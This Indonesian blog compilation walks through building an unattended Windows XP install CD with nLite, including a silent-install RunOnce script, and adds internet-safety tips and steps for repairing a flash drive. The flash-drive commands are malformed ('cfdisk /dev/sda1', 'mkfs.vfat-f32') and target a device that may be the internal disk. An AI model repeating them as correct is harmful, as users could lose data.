- Bagi yang suka eksperimen, ngutak-atik beberapa macam aktifitas modifikasi akan terasa menyenangkan, jika berhasil kita akan merasa puas.Sarana untuk menambah ilmu baru, karena jika kita mencoba lebih dalam. kita akan jumpai banyak ilmu baru yang saling berkaitan.
- Kita memiliki CD installer windows yang terupdate, sehingga bagi yang sulit koneksi internet, tidak perlu khawatir untuk segera mengupdatenya.
- Dapat diintegrasikan dengan penginstalan software secara otomatis, termasuk IE7 dan WMP 11.
- Kita bisa menghilangkan komponen windows yang tidak kita sukai maupun menginstal beberapa tweak yang kita inginkan.
Jika memang anda berminat, beberapa langkah yang perlu dipersiapkan antara lain :
- Download software pembantu : nlite, kemudian instal.Untuk menginstalnya, anda harus sudah menginstal .NET framework 2.0 untuk pengguna XP. Dapat didownload disini.
- Siapkan CD installer XP home/pro. Lebih baik yang SP2. Kemudian copy semuanya ke dalam satu folder, misalnya C:\XPCD.
- Jika anda menghendaki untuk diintegrasikan dengan XP service pack 3, download update-annya di microsoft update. (Besarnya 316 mb).
- Jika masih berminat menggunakan SP2, anda perlu menambah updatean untuk diintegrasikan, dapat anda download di Update pack for SP2.(28.6 Mb).
- Jika menggunakan SP3, download update pack for SP 3. (4.26 Mb)
- Jika ingin mengintegrasikan software tambahan, silakan pilih untuk di download. Termasuk Internet Explorer 7, adobe reader, Firefox 3 maupun Java. Untuk WMP 11 silakan pelajari dulu cara mengintegrasikannya di sini. Add-ons lain yang penting juga dapat diambil di sini.
- Download juga freeware Microsoft Virtual PC 2007 SP1 (37.6 MB) dan pelajari cara penggunaanya. Berguna untuk pengetesan hasil akhir CD instaler kita.
Jika semua sudah siap, jalankan program nlite akan muncul, tampilan awal :

Kemudian browse ke folder XP project :

Software akan mendeteksi produk Windows, versi dan ukuran CD. Kita bisa membandingkan ukuran awal, dengan hasil akhir yang didapat. Setelah itu, pilih task yang dikehendaki. Jika baru mulai, pilihlah all. Untuk melihat seluruh step.

Step selanjutnya, integrasikan service pack 3, jika anda menggunakan CD SP2. Tunggu proses pengintegrasian sampai selesai.

Masukan hotfix, addons maupun update packs yang sudah disiapkan sebelumnya. Tunggu sampai pengintegrasian selesai. Setelah itu next dan masukan driver-driver yang diperlukan untuk penginstalan OS di komputer anda.

Step selanjutnya adalah proses 'pembersihan', anda bisa menyeleksi komponen yang tidak dikehendaki, antara lain language pack, anda cukup menyisakan bahasa yang perlu saja, seperti Arabic, English maupun Indonesia. Hasilnya cukup lumayan, bisa menghemat 100an MB.

Tahapan berikut adalah yang paling penting, yaitu unattended page. Anda diminta mengisi segala data yang diperlukan selama penginstalan.

Selanjutnya kita telah sampai pada tahap Unattended page, dimana kita diminta memasukan seluruh data yang diperlukan pada saat penginstalan, antara lain :
- Product Key : masukan 20 digit nomor serial untuk windows anda.
- Unattended mode : pilihan kita untuk memakai mode yang dikehendaki, antara lain :
- Provide default : Setup menyediakan default answer untuk user yang bisa dirubah saat penginstalan. Pilih ini jika CD anda juga dipakai untuk orang lain.
- Fully automated : Jawaban disusun penuh, tidak ada interaksi selama penginstalan. Tapi jika jawaban yang anda buat salah, akan timbul error. Pilih ini, jika anda menginginkan hand off selama proses berlangsung.
- Hide Pages : Prinsipnya sama dengan provide default, hanya pada mode ini, setup tidak memunculkan user interface. Jika kita mengisi beberapa jawaban, halaman tersebut akan muncul dan kita bisa mengeditnya. Skenario ini dipilih jika user menghendaki penggunaan password pada Administrator password.
- Read only : Jika kita menghendaki seluruh jawaban default, dan memaksa user untuk mengisi hanya pada satu halaman yang dikehendaki.
- GUI-Attend : Jika dikehendaki jawaban yang diberikan muncul pada saat akhir penginstalan.
- Prompt Repair : Mode ini memunculkan option untuk repair, dan berakibat akan mendisable beberapa file jawaban dan system akan dipaksa pada Hide pages.
- Pada Tab run once, anda bisa mengisi basic command untuk slipstreaming software. Penginstalan software secara auto setelah windows selesai diinstal. Hal ini akan dibahas pada posting tersendiri.
- Pada Tab User, isilah User name, Full name, Description maupun Password jika anda menginginkan.Jika semua sudah yakin benar, klik next.
- Selanjutnya ada beberapa option dan patch yang bisa anda pilih. Biarkan default jika anda tidak yakin.

Kemudian lakukan tweaks pada XP anda, lakukan setting yang anda senangi, anda bisa pelajari tentang Tweak XP lebih dulu.

- Jika semua siap, tahap selanjutnya adalah processing dari semua tahap. Tungggu beberapa saat, nlite akan bekerja memenuhi keinginan anda.

- Jika proses sudah selesai, tahap akhir proyek kita di depan mata. Lakukan burning CD kita ke format bootable. Jangan khawatir, nlite siap membantu anda. Untuk lebih meyakinkan, bakarlah CD anda ke format ISO (CD image) sehingga anda dapat mengetesnya di Virtual PC. Jika semua lancar, baru membakarnya di kepingan CD.

Setelah kita tahu bagaimana menggunakan fasilitas nlite sampai pada proses burning, kali ini saya akan menambahkan beberapa hal penting yang berkaitan dengan slip streaming software melalui run once.
Pada halaman ke-2, saya menjelaskan adanya input command pada Tab run once yang berguna untuk melakukan penginstalan otomatis software pada akhir proses penginstalan Windows. Lalu apakah cukup hanya demikian? Ternyata tidak. Kita harus mempersiapkan setup installer seluruh software yang diinginkan dan ditempatkan pada satu folder khusus di CD installer kita.
Untuk lebih jelasnya, perhatikan root folder berikut :

Buat satu folder khusus di folder XPCD dan beri nama $OEM$. Kemudian buat dua folder dengan nama masing-masing $1 dan $$. Buat folder dengan nama Install dan drivers pada folder $1.

Dari gambar bisa dilihat bahwa folder $OEM$ paralel dengan folder i386. Untuk lebih jelasnya kira-kira begini :
- Pada saat proses awal : layoutnya adalah C:\XPCD\$OEM$\$1\Install\
- Ketika burning ke CD menjadi : X(CD rom drive) :\$OEM$\$1\Install\
- Ketika dicopy ke hard disk pada saat setup menjadi : C:\Install\
Kemudian, tempatkan seluruh setup installer software di folder Install dan driver di folder Drivers. Jelas kan? Maka pada tab run once misalnya kita akan memasukan text command berikut :
@start /wait %systemdrive%\Install\Applications\wrar371.exe /s
Ini berarti di drive C:\Install\ ada folder Applications berisi file wrar371.exe sedangkan /s berarti diinstal secara silent (tanpa ada interaksi). Sehingga, anda harus tahu juga bagaimana membuat silent installer, karena setiap jenis setup baik itu file yang berekstensi .msi, .exe, ino setup maupun lainnya mempunyai karakteristik yang berbeda. Berikut contoh input pada tab run once :
@echo off
TITLE Windows XP SP2 Agus Studio 2005 Auto Installer
@ECHO Visit http://agusstudio2005.blogspot.com/ for support guide.
@ECHO Please wait another 15 minutes for installing some patch and hotfix...
@ECHO 1. Installing Dotnet Framework 1.1
@ECHO    Please Wait ...
@start /wait %systemdrive%Install\Applications\Framework1\dotnetfx.exe /q:a /c:"install.exe /q"
@start /wait %systemdrive%Install\Applications\Framework1\NDP1.1sp1-KB867460-X86.exe /q
@start /wait %systemdrive%Install\Applications\Framework1\NDP1.1sp1-KB886903-X86.exe /q
@ECHO.
@ECHO 2. Installing DotNet Framework 2
@ECHO    Please wait ...
@start /wait %systemdrive%\Install\Applications\Framework2\dotnetfx.exe /q:a /c:"install.exe /q"
@start /wait %systemdrive%\Install\Applications\Framework2\NDP20-KB917283-X86.exe /q
@start /wait %systemdrive%\Install\Applications\Framework2\NDP20-KB922770-X86.exe /q
@ECHO 3. Installing WinRAR 3.71 Full Version
@ECHO    Please wait...
@start /wait %systemdrive%\Install\Applications\wrar371.exe /s
@ECHO.
@ECHO Restarting the PC in 1 minute...
@shutdown.exe -r -f -t 60 -c "Windows XP SP2 wiil be restart in 1 menit ..."
EXIT
Jika anda merasa repot untuk mempelajarinya satu persatu, cara termudah untuk menginstal software secara auto adalah dengan mendownload software yang sudah siap dengan ekstensi .cab, kemudian anda masukan ke dalam add ons yang diminta oleh nlite (lihat gambar ke-5 postingan I). Hanya saja kita hanya bisa memilih software tertentu saja. Koleksi add ons yang cukup lengkap ada Win Add ons.
Sumber : http://www.agussuwasono.com/artikel/windows-xp/53-membuat-cd-auto-installer-xp-dengan-nlite.html?start=2
Tips Aman Berinternet
Mungkin anda pernah mendengar bahwa pesan yang anda ketik pada waktu chat di AOL/Yahoo/MSN dapat dibaca oleh hacker melalui jaringan yang anda gunakan, apakah ini benar?
Jawabanya : Ya benar
Sesungguhnya hal ini berlaku juga terhadap data yang datang dan pergi melalui koneksi internet : halaman web, email, percakapan chat dan banyak lagi.
Sebagian besar hal tersebut tidak menjadi masalah. Namun di lain sisi, ada waktu dan situasi dimana anda perlu sangat berhati-hati.
Lalu lintas data di jaringan seperti internet dapat dilihat oleh berbagai mesin. Mesin lokal yang terkoneksi dengan hub sebagai salah satu contohnya, semua dapat melihat data yang terkirim dan masuk ke mesin yang terhubung ke hub yang sama. Seperti perjalanan data melalui internet, sebenarnya data berjalan melalui berbagai perangkat yang dapat 'melihat' data tersebut.
Tampak menakutkan.
Namun kabar baiknya adalah sebenarnya cukup sulit untuk menemukan data yang dikirimkan dan masuk dari sebuat mesin yang spesifik, kecuali anda berapa pada segmen jaringan yang sama. Sebagai contoh, apabila anda terkoneksi ke internet menggunakan DSL, mesin lain yang berbagi dengan DSL koneksi tersebut mungkin dapat melihat trafik anda, tetapi mesin acak yang ada di internet akan membuat sangat sulit melacak hal ini.
Ini bukan sesuatu yang patut dikuatirkan secara berlebihan.
Tetapi, terdapat beberapa hal yang ada perlu perhatikan dengan serius.
- Wireless access points beroperasi mirip seperti sebuah hub. Semua wireless adapter didalam jangkauan dapat melihat semua trafik jaringan. Apakah anda sering memanfaatkan wireless hotspot tanpa enkripsi? Siapapun di cafe, toko, perpustakaan atau bahkan di jalan aau di gedung sebelah, dapat membaca trafik anda.
- Hotel atau koneksi third-party juga rentan, dikarenakan anda tidak tahu apa dan siapa yang berbagi atau melihat koneksi anda. Sangat memungkinkan anda pada sebuah hub dan kamar sebelah atau di hall bawah dapat melihat trafik anda, atau mungkin staf hotel sendiri yang merekam trafik internet dari semua kamar.
- Pemilik koneksi Internet yang disediakan atau berbagi dengan rekan sekamar atau serumah juga sama, siapapun yang mengatur hal ini dapat dengan mudah melihat trafik internet keluar dan masuknya koneksi data
- Koneksi di tempat kerja dapat juga dengan mudah dimonitor oleh pekerja anda. Faktanya, satu-satunya perbedaan antara pekerja anda dengan sebuah hotel atau pemilik koneksi internet adalah di tempat kerja apabila majikan mengawasi koneksi pegawai adalah legal sedangkan di tempat lain adalah ilegal.
Jadi apa yang harus dilakukan?
Selain menghindari situasi diatas, apabila memungkinkan, anda perlu pastikan bahwa wireless hotspot anda telah dikonfigurasi dengan WPA2 enkripsi, (WPA adalah yang tersedia saat ini, tidak ada gunanya menggunakan WEP karena dapat dengan mudah di-crack). Dengan cara ini maka koneksi wireless anda akan aman, Bahkan apabila ada seseorang melacak dan melihat data anda, maka yang mereka lihat adalah data yang terenkripsi.
Dari langkah diatas apabila anda tidak memiliki kontrol atas koneksi wireless dan juga tidak ada kontrol pada koneksi ISP, maka diperlukan langkah tambahan.
Sebagai langkah awal, apabila anda berada di luar, mungkin anda coba menunggu sampai di rumah sebelum mengakses data penting seperti online banking.
Berikut beberapa langkah teknis untuk membantu anda tetap aman:
- https (lawan dari http) koneksi ini terenkripsi. Meskipun menjelajah menggunakan media tak terenkripsi seperti koneksi wireless atau open WiFi hotspot, https protokol mengenkripsi data yang masuk dan keluar di website yang sedang diakses. Umumnya website yang menyimpan data pribadi anda akan menggunakan koneksi https.
- Koneksi email yang aman harus digunakan di email program anda seperti Outlook, Thunderbird atau program lainnya di komputer anda yang menggunakan POP3/IMAP dan SMTP. Umumnya setting email konfigurasi menggunakan koneksi untuk mendownload email dengan protokol unencrypted. Kini banyak tawaran untuk mengubahnya menjadi encrypted. Apabila memungkinkan, gunakan protokol encrypted saja.
- VPN atau virtual private networks adalah teknologi yang dapat digunakan untuk mengamankan koneksi internet anda dengan menciptarkan 'tunnel' yang terenkripsi di trird-party. Semua trafik internet menuju third-party yang terpercaya kemudian dienkripsi dan setelah itu akan terkoneksi pada internet. Semua trafik internet akan aman dari pelacakan
Memperbaiki Flashdisk yang Rusak
Bagi anda yang sedang mengalami masalah dengan flashdisk, khususnya kasus flashdisk terdeteksi di Windows namun tidak bisa di format anda bisa menggunakan beberapa cara berikut ini untuk memperbaikinya :
Format flashdisk melalui Linux/LiveCD Linux
(original page: http://linux.or.id/node/2835/)
Langkah yang harus dilakukan:
1. Booting komputer menggunakan LiveCD Linux, misal Slax KillBill, Knoppix atau distro lainnya,
2. Setelah login ke sistem, masukkan flashdisk yang bermasalah tadi ke salah satu port USB. Demi keamanan data, pastikan hanya flashdisk yang bermasalah saja yang terpasang,
3. Pastikan flashdisk anda terdeteksi, atau setidaknya indikator led nyala,
4. Masuk ke console
5. Pada console jalankan cfdisk /dev/sda1 (sesuaikan dengan flashdisk ke berapa yang terpasang),
6. Delete atau hapus partisi pada flashdisk,
7. Buat partisi baru dengan memilih Create New | Write,
8. Simpan perubahan yang baru saja anda lakukan,
9. Format flashdisk dengan cara mengetikan perintah mkfs.vfat-f32 /dev/sda1 di console.
10. Flashdisk anda telah memiliki partisi baru, sehingga bisa digunakan kembali baik di Linux maupun di Windows.
Format flashdisk Menggunakan USB Disk Storage Format Tool
Di samping cara di atas, anda juga bisa menggunakan tools yang dikeluarkan oleh pihak ketiga. Salah satunya adalah Hewlet Packard (HP). Walaupun tools ini dikeluarkan oleh HP, namun utilisasinya juga bisa digunakan pada flashdisk merek lain.
Berikut langkah-langkah memperbaiki flashdisk yang tidak bisa di format menggunakan HP USB Disk Storage Format Tool:
1. Download aplikasi HP USB Disk Storage Format Tool di sini,
2. Install aplikasi tersebut, rekomendasi OS yang digunakan adalah Microsoft Windows 2000, Windows 2003 Server dan Novel Netware,
3. Masukkan flashdisk yang bermasalah ke salah satu port USB. Pastikan flashdisk anda terdeteksi dan memperoleh alokasi drive di Windows,
4. Jalankan aplikasi HP USB Disk Storage Format Tool
5. Tentukan drive tempat flashdisk terpasang,
6. Pilih Create New or Replace Existing Configuration untuk membuat partisi baru baru dan menghapus konfigurasi yang ada di flashdisk,
7. Format flashdisk anda sesuai dengan file sistem yang diinginkan.
Selamat mencoba, mudah-mudahan bermanfaat.
Sumber : http://blog.syukhri.web.id/memperbaiki-flashdisk-yang-rusak.htm


